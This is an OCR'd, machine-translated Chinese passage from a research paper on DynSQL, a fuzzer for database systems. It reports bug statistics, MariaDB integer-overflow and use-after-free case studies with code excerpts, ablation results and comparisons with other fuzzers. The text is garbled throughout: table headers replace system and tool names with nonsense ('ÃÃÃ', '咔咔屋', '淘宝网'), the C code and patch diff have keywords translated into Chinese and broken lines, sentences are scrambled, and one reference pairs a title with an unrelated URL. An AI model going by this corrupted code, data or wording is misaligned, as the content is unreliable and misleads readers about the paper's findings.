


图8：触发DBMS b ugs的SQL查询的字节数。




图9：包括特定的 语句的查询的百分比，触发了DBMS的错误。

触发错误的查询的大小。图8显示了触发错误的查询的大小。在发现的40个bug中，有35个bug是由尺寸小于1000字节的查询触发的。当查询大小从0增加到600字节时，被触发的bug的数量几乎是线性增加。当查询大小增加到600字节时，有30个bug被发现。附录A的清单1-4中的查询就是例子。当查询大小从600字节增加到1000字节时，只有5个额外的bug被发现（例如附录A的清单6）。对于剩下的5个bug（例如附录A的清单5），它们的bug触发查询是非常复杂的，很难简单化。最大的一个查询超过300K字节，在MariaDB中触发了一个整数溢出。***触发错误的查询的有效性。***我们试图检查所有40个触发bug的查询的有效性，但是由于ASan警报（对于31个内存bug）或奇怪的错误（对于9个语义bug），它们导致DBMS异常中止，因此我们不能清楚地进行有效性检查。因此，我们把重点放在触发21个固定bug的查询上。我们首先应用开发者的补丁来修复相应的bug，然后检查这些查询是否正常工作。我们发现所有这些查询都是有效的，没有句法或语义错误。事实上，许多这些bug都与查询处理的深层逻辑有关，因此它们绝不是由早期验证检查所抛弃的无效查询所触发的。

```
- - a/sql/sql_lex.cc
+++ b/sql/sql_lex.cc
@@ -2998,7 +2998,7 @@ -3006,7 +3006,8
bool st_select_lex::setup_ref_array(...) {
    ...
-   const uint n_elems= (n_sum_items +)
+ const size_t n_elems= (n_sum_items +)
                  n_child_sum_items +
                  item_list.elements +
                  select_n_reserved +
                  select_n_having_items +
                  select_n_where_fields +
                  order_group_num +
                  hidden_bit_fields +
-                 fields_in_window_functions) * 5;
+fields_in_window_functions             ) *5ULL;
+ DBUG_ASSERT（n_elems % 5 == 0）；
    ...
   // 溢出的n_elems非常小
   项目 **array= static_cast<Item**>(
                arena->alloc(sizeof(Item*) * n_elems))；
   如果(likely(array != NULL))
     // 该数组将在以后被引用
     ref_pointer_array= Ref_ptr_array(array, n_elems)
     ;
   返回 array == NULL；
}
```

触发错误的查询的语句分布。图9显示了40个触发错误的查询的语句分布。CREATE TABLE和SELECT语句是这些查询中最常见的语句。在大多数情况下，CREATE TABLE语句是用来创建一个基本的表，供后面的语句访问和操作，因此大多数生成的查询包含这个语句。大多数（32/34）的SELECT语句是作为最后一条语句使用的

图10：MariaDB中的整数溢出。

在查询中，有80%的错误被触发。触发这些错误的是CREATE TABLE（10%），ALTER（2.5%），DROP（2.5%），UPDATE（2.5%）和DELETE（2.5%）。
语句，分别。INSERT、ALTER和CREATE VIEW语句经常被用作中间语句，使DBMS进入倾向于触发bug的特定状态。

5.3 安全影响

我们按照安全影响对发现的40个bug进行分类，并在表4中显示结果。DynSQL发现的18个bug是空指针解除引用，可以通过反复崩溃DBMS来进行拒绝服务（DoS）攻击。DynSQL发现了7个关键的内存漏洞，包括2个使用后的漏洞，2个堆缓冲区溢出漏洞，2个堆缓冲区溢出漏洞和1个整数溢出漏洞。这7个bug会导致严重的安全问题，如特权泄漏和信息泄露。DynSQL还发现了6个断言故障，表明目标DBMS达到了意外的状态。通过分析异常的错误报告，DynSQL还发现了9个语义错误。在这40个bug中，有19个被分配了CVE IDs。这些CVEs的细节显示在附录B的第8页。为了更好地理解DynSQL发现的bug的安全影响，我们解释三个已确认的bug：***案例研究1：MariaDB的整数溢出。***这个bug被认定为关键漏洞，并被分配到CVE-2021- 46667。它允许攻击者在内存空间中写入和读取任意数据。通过利用这个漏洞，攻击者可以覆盖其他用户的数据，提升他们的权限，甚至进行远程代码执行（RCE）。这个漏洞的相关代码如图10所示。MariaDB服务器计算SELECT语句中的项目数，然后将结果存储在一个无符号整数n_elems中。在这之后、

表4：发现的错误的类型

错误类型	SQLite	ÃÃÃ	玛丽亚数据库	PostgreSQL	MonetDB	咔咔屋	共计
取消空指针的定义	0	8	9	0	1	0	18
无使用后	0	0	2	0	0	0	2
堆栈缓冲区溢出	1	1	0	0	0	0	2
堆缓冲区溢出	0	2	0	0	0	0	2
整数溢出	0	0	1	0	0	0	1
断言失败	1	0	1	0	3	1	6
异常错误	2	1	0	0	2	5	9

文件：MariaDB/sql/sql_class.cc

```
void Item_change_list::rollback_item_tree_changes() {
  ...
  I_List_iterator<Item_change_record> it(change_list);
  Item_change_record *change;
  while ((change= it++)){
    ....
    // 变化已被释放
    *change->place= change->old_value;
  }
  ...
}
```

图11：在MariaDB中在free之后使用。

服务器使用n_elems作为参数来分配一个 内存数组，该数组后来被用来存储和获取SELECT语句中的项目。但是，如果所处理的SELECT语句有特定的复杂结构，其项目的计算结果可能大于最大值（即Linux中的2^{32} - 1 64位）的n_elems。结果是，一个整数溢出发生在n_elems，会变得非常小。在这种情况下，服务器分配给数组的内存区域要比需要的小得多。当服务器在数组中存储或获取具有大索引的项目时，将进一步触发堆缓冲区溢出，攻击者可以利用它在内存空间中写入或读取任意数据。这个漏洞其实很难发现。DynSQL使用大于300K字节的SELECT语句来触发n_elems的整数溢出。为了修复这个bug，开发人员使用size_t来定义n_elems，以增加其最大的imum值（2^{64} - 1 in Linux 64 bit）。开发者还插入了一个断言以防止整数溢出。

案例研究2：MariaDB中的free后使用。这个bug是由滥用回滚机制引起的，被分配到CVE- 2021-46669。当处理一条语句时，MariaDB服务器将该语句引起的每个变化存储到一个列表中，如果该语句处理成功，则删除这些变化。在随后的阶段，服务器会检查更改列表。如果列表不是空的，表明语句执行失败，服务器会回滚这些变化。当处理一个由DynSQL生成的特定查询时，服务器释放了变化的内容，但忘记了删除列表中的这些变化，这就触发了回滚机制，导致列表中释放的变化被取消引用。图11显示了触发该漏洞的代码。这个bug可以被利用，用释放的数据覆盖任意地址的数据。***案例研究3：MonetDB中丢失子查询结果。***这个bug是由于捕获动态查询交互中收集的异常错误而发现的。触发bug的查询包含

一个CREATE TABLE语句和一个带有CTE的SELECT语句。当这个错误被触发时，MonetDB服务器报告一个错误信息，表明 "子查询结果丢失"。从字面上看，这个错误不是一个由无效查询引起的语法或语义错误。我们把它作为一个影响到支持的SQL功能的可用性的错误来报告。MonetDB的开发者确认这个错误是由不正确的优化引起的，并且通过修改优化相关的代码来修复它。

5.4 敏感度分析

为了了解动态查询互动和错误反馈的贡献，我们通过拆分这些技术进行了敏感性分析。具体来说，我们设计了 DynSQL$_{\not!DQI}$ 、 DynSQL$_{\not!EF}$ 和 DynSQL$^{\not!DQI}$ 。在 DynSQL$_{\not!DQI}$ 中，我们禁用了
只有动态查询互动；在DynSQL$_{\not!EF}$ ，我们禁用了
只有错误反馈；在DynSQL$^{\not!DQI}$ ，我们同时禁用了动态查询交互和错误反馈。在禁用动态查询交互的情况下，由于我们的语句生成器依赖于数据库模式来工作，我们只在创建第一个表时提供模式，并且在随后的语句生成中不更新模式。我们在表2中的六个DBMS上评估了DynSQL$_{\not!DQI}$、DynSQL$_{\not!EF}$ 和DynSQL$^{\not!DQI}$ 。与第5.2节类似，我们使用每个模糊器对每个DBMS测试五次，并将每次模糊测试的时间限制设定为24小时。表5显示的是平均结果。在表5中，"语句 "和 "查询 "两栏分别显示了有效和生成的SQL语句和查询的数量（有效/生成）。

查询和语句的有效性。 由DynSQL$^{\not!DQI}$ 产生的有效语句和查询的百分比分别只有62%和36%。通过启用错误反馈（即DynSQL$_{\not!DQI}$ ），这些百分比分别提高到71%和55%。这表明，错误反馈可以通过在模糊处理过程中过滤掉无效的种子来提高生成的语句和查询的有效性。通过启用动态查询交互（即DynSQL$_{\not!EF}$ ），有效语句和查询的百分比分别大幅提高到95%和68%，因为动态查询交互涉及状态信息（即最新的数据库模式和语句处理状态）以促进查询生成。通过同时启用动态查询交互和错误反馈（即DynSQL），有效语句和查询的百分比分别增加到97%和78%。

$!"E$
F

$!"E$
F

$!"E$
F

$!"E$
F

表5：敏感性分析的结果

DBMS	ÄÄÄ!DQI !"E F			DynSQL!DQI			DynSQL!EF			DynSQL		
	声明查询覆盖率	错误		声明查询覆盖率	错误		声明查询覆盖率	错误		声明查询覆盖率	错误	
SQLite	175K/307K	11K/30K	49K	1	208K/305K	16K/35K	51K	1	285k/293k	21k/29k	53K	3
ÄÀÄ	65k/100k	2.8k/12k	485K	4	65K/96K	7 .5K/13K	502K	6	89K/94K	9 .2K/13K	518K	10
玛丽亚数据库	123K/177K	7.9K/18K	275K	3	136K/176K	12K/22K	291K	6	165k/174k	13k/21k	309K	9
PostgreSQL	103K/160K	6.4K/17K	125K	0	123K/162K	11K/18K	132K	0	144K/157K	13K/18K	141K	0
MonetDB	41k/80k	3.2k/6.9k	126K	2	53K/78K	7 .1K/11K	137K	2	66k/70k	4.9k/6.6k	145K	5
咔咔屋	53K/83K	1.9K/7.8K	435K	3	55K/82K	6 .3K/11K	458K	4	72k/76k	8 .3k/12k	466K	6
共计	560k/907k	33k/92k	1495K	13	641K/899K	61K/110K	1571K	17	821K/864K	69K/101K	1632K	33

DBMS	声明查询覆盖率	错误	
	838K/866K	79K/101K	1671K	40

表6：DynSQL中每个阶段的时间使用百分比

DBMS	模式查询	查询生成	查询的执行
SQLite	1.17%	3.16%	95.67%
AAA	0.15%	0.44%	99.41%
玛丽亚数据库	1.29%	4.67%	94.04%
PostgreSQL	1.20%	10.04%	88.76%
MonetDB	0.13%	2.20%	97.67%
咔咔屋	0.19%	1.42%	98.39%
平均值	0.69%	3.66%	95.65%

从表5中，我们还观察到，与DynSQL$_{!DQI}$和DynSQL$^{!DQI}$相比，DynSQL在MonetDB和ClickHouse中生成的有效查询次数略少，原因有二。首先，启用动态查询交互或错误反馈后，模糊器总共产生了更多的有效语句，但每个有效查询包含更多的有效语句，因此有效查询的数量可能会减少。第二，启用动态查询交互或错误反馈后，由于监测DBMS状态或检查查询结果，也会略微减慢查询生成速度。

运行时的开销。错误反馈的开销很小，因为它只是在种子识别的过程中增加了一些*if*检查。与DynSQL$^{!DQI}$相比，DynSQL$_{!DQI}$产生的状态记录的数量减少了不到1%。动态查询交互可能会引入开销，因为它需要从目标DBMS查询数据库模式。然而，这种开销通常很小。一方面，大多数DBMS为这些类型的查询提供了有效的方法。另一方面，我们的模糊器经常产生复杂的查询，这对DBMS来说是很耗时的，所以查询最新的数据库模式所带来的运行时间开销相比之下是非常小的。与DynSQL$^{!DQI}$相比，DynSQL$_{!EF}$产生的语句数量只减少了5%。

为了进一步验证开销，我们分别记录了模式查询、查询生成和查询执行的时间用量。平均结果显示在表6中。对于每个测试案例，数据库模式查询和查询生成的时间使用量平均小于5%，而超过95%的时间用于查询执行。请注意，当测试PostgreSQL时，DynSQL在查询生成上花费了更多的时间（10%），因为DynSQL使用更复杂的生成逻辑来满足PostgreSQL的语句语法。




图12：涵盖了MySQL和MariaDB的 分支。

PostgreSQL。结果表明，性能的瓶颈是查询的执行，而动态查询互动所引入的开销相对较小。

代码覆盖率。 平均来说，DynSQL$_{!DQI}$、DynSQL$_{!EF}$ 和DynSQL 覆盖的代码分支分别比DynSQL$^{!DQI}$ 多5%、10%和13%。这些结果表明，动态查询互动和错误反馈可以帮助模糊器覆盖更多的代码分支。图12显示了在模糊处理过程中MySQL和MariaDB所覆盖的分支的增长情况。四个模糊器在早期测试中迅速覆盖了新的代码分支，然后在后来的测试中覆盖了越来越少的分支。在几乎整个模糊测试过程中，DynSQL覆盖的分支比其他三个替换式模糊测试器多。

错误检测。 DynSQL$_{!DQI}$ 通过启用错误反馈，另外还发现了4个被DynSQL$^{!DQI}$ 遗漏的bug。的确，错误反馈可以帮助模糊器产生更多的有效查询，以检测更多的错误。然而，错误反馈不能影响
证明查询的复杂性，所以DynSQL$_{!DQI}$ 和 DynSQL$^{!DQI}$ 在这种情况下，DynSQL只发现了在两条语句内触发的bug，而错过了超过两条语句的bug（例如图1中的bug）。相比之下，动态查询交互利用DBMS的状态信息来提高查询的复杂性和查询的有效性，因此DynSQL$_{!EF}$ 发现了20个被DynSQL$^{!DQI}$ 遗漏的bug。通过在DynSQL$_{!EF}$ 中进一步启用错误反馈，DynSQL又发现了7个bug。

5.5 与现有的DBMS模糊器的比较

我们将DynSQL与两个最先进的DBMS模糊器，SQLsmith[43] 和 SQUIRREL[48] 进行比较。SQLancer[35-37]也是一个著名的DBMS测试工具，但它主要集中在测试神谕上，它需要具有特定模式的测试案例来

表7：比较结果

DBMS	诗史密斯			SQUIRREL			淘宝网		
	声明	查询	错误	声明	查询	错误	声明	查询	错误
SQLite	265K/267K	265K/267K	1	31M/45M	2.4M/9.8M	1	279K/286K	24K/30K	4
AAA	100K/102K	100K/102K	3	506K/854K	17K/171K	3	91K/96K	9.4K/13K	12
玛丽亚数据库	148K/152K	148K/152K	3	245K/392K	425/78K	2	170K/175K	17K/21K	13
PostgreSQL	192K/197K	192K/197K	0	8米/10米	35K/560K	0	154K/160K	14K/18K	0
共计	705K/718K	705K/718K	7	40M/56M	2.5M/11M	6	695K/716K	64K/82K	29






图13：DynSQL和其他DBMS模糊器的代码覆盖率。

发现DBMS中的逻辑错误，而DynSQL旨在生成复杂有效的查询，以检测常见的错误，特别是内存错误。考虑到DynSQL和SQLancer是为不同的研究问题而设计的，我们没有对SQLancer进行对比实验。

我们利用DynSQL、SQUIRREL和SQLsmith来实现测试SQLite、MySQL、MariaDB和PostgreSQL，因为SQUIRREL只支持这些DBMS，将其应用于其他DBMS需要对SQUIR- REL的实现进行重大修改[45]。此外，SQLsmith最初只支持SQLite、PostgreSQL和MonetDB。为了进行更好的比较，我们扩展了SQLsmith以支持MySQL和MariaDB，只需对其代码进行少量修改即可。对于每个测试案例，我们随机生成一个带有表的SQL- smith数据库，因为它需要一个可用的数据库来开始其测试。我们用每个模糊器对每个DBMS测试五次，时间限制为24小时。表7显示了比较结果。语句 "和 "查询 "两栏分别显示了有效和生成的SQL语句和查询的数量（有效/生成）。



生成的查询和语句。由于SQLsmith生成的每个查询只有一条语句，其生成的语句数量等于生成的查询数量。根据表7，有效状态和有效查询的百分比都是98%。然而，它不能生成包含多个语句的查询。利用其IR模型，SQUIRREL可以生成含有多个状态的查询，其每个查询中的平均语句数为5.1。然而，SQUIRREL生成了许多无效的状态和查询，因为其有效语句和有效查询的百分比分别只有71%和23%。相比之下，DynSQL生成的有效语句和查询的百分比分别高达97%和78%，并且每个生成的查询所包含的语句的平均数量为5.1。



p_1 = 0.0027 p_2 = 0.0004 p_1 = 2.84e-07 p_2 = 1.46e-07

图14：代码覆盖率的箱形图 比较。

查询是8.7。这些结果表明，DynSQL可以 ，生成更多的包含多个语句的有效查询。此外，我们观察到，在给定的测试时间内，SQUIRREL比DynSQL和SQLsmith生成更多的语句，因为SQUIRREL通常生成简单的语句，可以被DBMS快速执行。

代码覆盖率。如图13所示，DynSQL平均比SQLsmith和SQUIRREL分别多覆盖41%和166%的代码分支。图14显示了代码覆盖率比较的箱形图，其中p_1 和p_2 分别是SQLsmith与DynSQL和SQUIRREL与DynSQL的p值- ues 。p_1 和p_2 都小于0.05，表明DynSQL覆盖的代码分支明显多于SQL- smith 和 SQUIRREL 。事实上，尽管SQUIRREL生成了更多的语句，但DynSQL和SQLsmith可以生成比SQUIRREL更复杂的语句，以覆盖DBMS代码的更深层逻辑。与SQLsmith相比，DynSQL进一步生成多条语句的查询，以覆盖更多的代码分支。





图15：由 三个DBMS模糊器检测到的错误的关系。

错误检测。我们在图15中描述了发现错误的关系。SQLsmith错过了由SQUIRREL发现的2个bug。事实上，这两个bug只能由至少三个语句触发，但SQLsmith在每个查询中只能生成一个语句。SQUIRREL还漏掉了SQL-smith发现的3个bug。事实上，这些bug只能由语句触发具有复杂的结构和引用，而SQUIRREL未能生成。DynSQL发现了所有由SQL- smith和SQUIRREL发现的bug，另外还发现了20个bug。这20个bug中的大多数要求触发bug的查询至少包含三个复杂的语句，这对SQL- smith和SQUIRREL来说是难以生成的。

查询的复杂性。我们首先最小化每个模糊器产生的29个错误触发查询，然后计算其查询大小、语句数量和SQL关键字数量。我们还通过检查在早期语句中定义的、然后在次序列语句中引用的数据的数量来分析它们的数据依赖性。请注意，我们只考虑触发bug的查询，因为每个模糊器生成的原始查询通常包含冗余的组件（例如无用的SQL条款和语句），如果这些查询没有引起明显的行为（例如触发bug），则很难对其进行精确的最小化处理。图16显示了结果。SQUIR-REL可以生成具有多个语句的查询。然而，生成的查询很小，关键词较少，引用的数据也较少，这表明这些查询使用的是非常简单的语句。相比之下，SQLsmith可以生成更大的查询，有更多的关键词和更多的参考数据，但它在为每个查询生成多个语句方面受到限制。尽管我们为它提供了`CREATE TABLE`语句用于初始化，SQLsmith仍然不能生成至少有三个语句的查询。SQUIRREL和SQLsmith的所有错误触发查询都可以由DynSQL生成，而且DynSQL还可以生成多条复杂语句的查询。图1显示了一个只能由DynSQL生成的查询。一些其他的例子显示在附录A的清单1-6中。



6 局限性和未来工作

在这一节中，我们根据DynSQL目前的实现情况，讨论它的局限性和未来的工作。

无效查询。如第5.2节所示，DynSQL仍然产生了3%的无效语句和22%的无效查询，这主要是由违反约束条件造成的。因为DynSQL在语句中随机生成表达式，所以

图16：DynSQL发现的29个b ugs的查询复杂性比较。

这些表达式的计算值可能违反了其数据类型的约束。此外，一些由早期语句创建的表使用特定的子句（例如，UNIQUE、NOT NULL和CHECK）来要求限制数据有效范围的完整性约束。当随后的DML（数据管理语言）语句（如INSERT和UPDATE）更新这些表时，如果更新的数据违反了它们的完整性约束，就会发生语义错误。

根据我们的经验，很难消除这些种类的语义错误。一方面，一些生成的表达式非常复杂，它们的计算值很难准确获得。另一方面，一些约束条件（例如CHECK子句中声称的约束条件）是隐含的，因此很难提取特定数据的有效范围。为了缓解这个问题，我们计划在生成表达式时利用约束解算器（如SAT解算器）。

其他种类的bug。DynSQL主要通过现有的Sanitizers（如ASan）来检测内存bug，另外它还可以发现导致奇怪错误信息的语义bug。然而，许多语义错误会默默地影响DBMS的执行，并且不会引起明显的问题。例如，逻辑错误不会导致任何内存问题或奇怪的错误信息，但会使DBMS返回不正确的结果。性能错误不会直接使DBMS崩溃，但往往会减慢其执行速度。检测这些错误是具有挑战性的，因为没有一般的测试神谕来检查这些错误是否已经被触发。一些现有的DBMS测试工作[35-37]使用特殊的神谕来检测这些bug。但是这些神谕需要固定模式的测试案例，这限制了它们的可扩展性。在未来，我们将参考这些方法来改进DynSQL中语义错误的检测。

AST规则的构建。DynSQL使用一个基于AST的生成器来产生每个查询中的SQL语句。目前，我们基于我们的领域知识来构建AST规则。具体来说，我们根据SQL-92标准[40]构建一般的AST规则，并另外编写具体规则

根据每个支持的DBMS的官方文件，对其进行测试。用户可以只启用我们的一般AST规则来测试一个新的DBMS。然而，为了彻底测试关于DBMS具体使用的代码，用户可能需要编写额外的AST规则来启用他们独特的SQL功能。为了减少这种手工劳动，在现有工作[11，16]的启发下，我们计划采用机器学习技术，从有效的查询中自动提取AST规则。

7 相关工作

7.1 DBMS测试

一些方法被提出来用于检查DBMS的可靠性和安全性。他们或者发现特定种类的错误[18, 23, 25, 34-37]，或者使用一般的方法检测常见的错误。
技术[19, 20, 39]。

DBMS测试特定的bug。 SQLancer[41]被设计用来检测DBMS中的逻辑错误，它整合了几种新的方法[35-37]。PQS[37]可以生成查询，重新要求目标DBMS返回一个结果集，其中应该包括一个特定的行。如果DBMS未能获取该行，则表明已经触发了一个逻辑错误。NoREC[35]是一种变形的测试方法。它将一个可以被目标DBMS优化的查询转化为一个不能被有效优化的查询。当这两个查询使DBMS返回不同的结果时，NoREC会识别出一个错误。为了检测性能错误，AMOEBA[25]将给定的查询转移到语义上等价的查询，然后检查这些查询是否导致性能差异。

为了触发特定类型的DBMS错误，这些方法产生了具有特定模式的测试用例，限制了它们检测其他类型错误的可能性。与这些方法相反，DynSQL被设计用来检测DBMS中的常见错误，并且不限制测试案例的模式。

DBMS测试常见的bug。 RAGS[39]使用不同的测试来检测DBMS的错误。它随机地生成SQL语句，然后将其送入几个数据库相同的DBMS中。如果这些DBMS的执行状态或返回的结果不同，RAGS就会报告错误。然而，这种方法是有限的，因为不同的DBMS中支持的SQL功能的共同部分很小[37, 39]。一些方法[19, 20]将SQL语句生成转换成SAT问题，并通过解决SQL语言的句法和语义约束来生成有效的语句来测试DBMS。然而，这些方法不能推断出由生成的语句引起的状态变化，因此在每个查询中只能生成一条语句。相比之下，DynSQL可以通过在每次生成语句之前捕获最新的DBMS状态来生成具有多个语句的查询。此外，这些方法都是随机生成测试用例，或者详尽地列举所有可能的测试用例。相比之下，DynSQL使用覆盖率和错误反馈来不断地生成有效的测试案例。

7.2 摸索

通用的模糊检测。模糊测试已被证明是一种很有前途的错误检测技术[2, 6, 15, 17, 26, 30, 47]。AFL[2]是最著名的用于通用程序的模糊测试器之一。它使用代码覆盖率作为反馈来促进其测试案例的生成，并整合了各种突变策略和工程技术来提高其效率。为了覆盖更多的分支，Angora[6]首先使用污点分析来跟踪影响控制流的特殊输入字节，然后利用梯度下降来快速搜索满足路径约束的这些字节的合适值。为了找到更多的错误，QSYM[47]在模糊处理中采用了符号执行，并进一步使用动态二进制翻译将符号模拟整合到本地执行中，这大大降低了符号执行的开销。

然而，现有的工作[48]证明，一般的模糊器不能有效地测试DBMS。这些模糊器未能涉及任何SQL知识和AST规则，因此产生了许多违反句法或语义检查的无效查询。

DBMS的模糊测试。为了更有效地测试DBMS，一些方法[18, 43, 45, 48]将模糊处理与基于语法的生成技术相结合。SQLsmith[43]，一个最先进的DBMS模糊测试器，使用其嵌入的AST规则来随机生成SQL查询。然而，由SQL- smith生成的每个查询只包含一条语句，因为它不知道由生成的语句引起的状态变化。为了生成具有多个语句的查询，SQUIRREL[48]使用一个新的中间表示法（IR）来模拟SQL查询，并静态地推断由生成的语句引起的DBMS状态变化。然而，在没有运行时信息的情况下，其静态推断是不准确的，其结果是在评估中仍然产生了超过50%的无效查询。

这些模糊器在生成复杂有效的查询方面是有限的，因为它们不能考虑状态变化或推断出准确的状态信息。相比之下，DynSQL执行动态查询交互，以捕获准确的状态信息，包括最新的数据库模式和语句处理的状态。这样，DynSQL可以有效地生成复杂而有效的查询，以检测数据库管理系统中的深层错误。

8 总结

在本文中，我们开发了一个实用的DBMS模糊框架，名为DynSQL，它可以有效地生成复杂而有效的SQL查询，以检测DBMS中的深度错误。DynSQL集成了一种新的技术，即动态查询接口，以捕获准确的DBMS状态信息并促进查询的生成。此外，DynSQL使用错误反馈来进一步提高生成的查询的有效性。我们在6个广泛使用的DBMS上评估了DynSQL，它发现了40个独特的错误。我们还将DynSQL与最先进的DBMS模糊器进行了比较，结果表明，DynSQL在代码覆盖率较高的DBMS中发现了更多的bug。

鸣谢

我们感谢我们的匿名审稿人对本文早期版本的有益和结构性的反馈。我们也感谢DBMS的开发者对我们重新移植的bug进行分流和修复。这项工作得到了国家自然科学基金项目62002195的部分支持。白家驹是通讯作者。

参考文献

[1] B.Acohido.小型银行和信用社的攻击定于2013年星期二。https://www.usatoday.com/story/cybertruth/2013/05/06/ddos-denial-of-service-small-business-cyberecurity-privacy/2139349/.

[2] https://github.com/google/ AFL.American fuzzy lop.

[3] ASan：地址消毒剂。https://github.com/google/sanitizers/wiki/AddressSanitizer。

[4] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury.基于覆盖率的灰盒模糊是马尔科夫链。在*第23届计算机和通信安全国际会议（CCS）论文集*，第1032-1043页，2016年。

[5] E.V. Buskirk.Facebook确认了拒绝服务攻击，2009年 。 https://www.wired.com/2009/08/facebook-apparently-attacked-in-addition-to-twitter/。

[6] 陈鹏和陈浩.Angora：通过原则性搜索进行高效模糊处理。In *Proceedings of the 2018 Sympo- sium on Security and Privacy（S&P）*, pages 711-725, 2018.

[7] C.Cimpanu.谷歌chrome受到新的magellan的影响2.0漏洞，2019。https://www.zdnet.com/article/google-chrome-impacted-by-new-magellan-2-0-vulnerabilities/。

[8] Clang：一个基于llvm的C/C++程序的编译器。https://clang.llvm.org/。

[9] ClickHouse。https://clickhouse.com/。

[10] CLOC：计算代码行数。https://cloc.sourceforge.net/。

[11] Chris Cummins, Pavlos Petoumenos, Alastair Murray, and Hugh Leather.通过深度学习进行编译器模糊处理。在*第27届软件测试与分析国际研讨会（ISSTA）论文集中*，第95-105页，2018年。

[12] DB-Engines排名。https://db-engines.com/en/ranking。

[13] 法耶兹大学。数据科学揭秘：对新兴领域的数据驱动一瞥，2011年，https://embed.cs.utah.edu/creduce/。

[14] L.Franceschi-Bicchierai.黑客试图以2800美元的价格出售427 milllion被盗的Myspace密码，2016年，https://www.vice.com/en/article/pgkk8v。/427-million-myspace-passwords-emails-dat a-breach。

[15] 甘水涛，张超，陈鹏，赵博东，秦小军，吴东，陈作宁。GREYONE：数据流敏感模糊处理。在*第29届USENIX安全研讨会论文集中*，第2577-2594页，2020。

[16] Patrice Godefroid, Hila Peleg, and Rishabh Singh.Learn&Fuzz：用于输入模糊的机器学习。在*第32届自动软件工程国际会议（ASE）论文集中*，第50-59页，2017。

[17] Zu-Ming Jiang, Jia-Ju Bai, Kangjie Lu, and Shi-Min Hu.使用上下文敏感的软件故障注入对错误处理代码进行模糊处理。*第29届USENIX安全研讨会论文集*，第2595-2612页，2020。

[18] Jinho Jung, Hong Hu, Joy Arulraj, Taesoo Kim, and Woonhak Kang.APOLLO：数据库系统性能退步的自动检测和分析。In *Proceedings of the 46th International Conference on Very Large Data Bases (VLDB)*, 2020.

[19] Shadi Abdul Khalek, Bassem Elkarablieh, Yai O. Lal- eye, and Sarfraz Khurshid.使用关系约束解算器的查询感知测试生成。在*第23届自动软件工程国际会议（ASE）论文集中*，第238-247页，2008。

[20] Shadi Abdul Khalek and Sarfraz Khurshid.用于系统测试数据库引擎的自动SQL查询生成。在*2010年自动软件工程国际会议（ASE）论文集*，第329-332页，2010年。

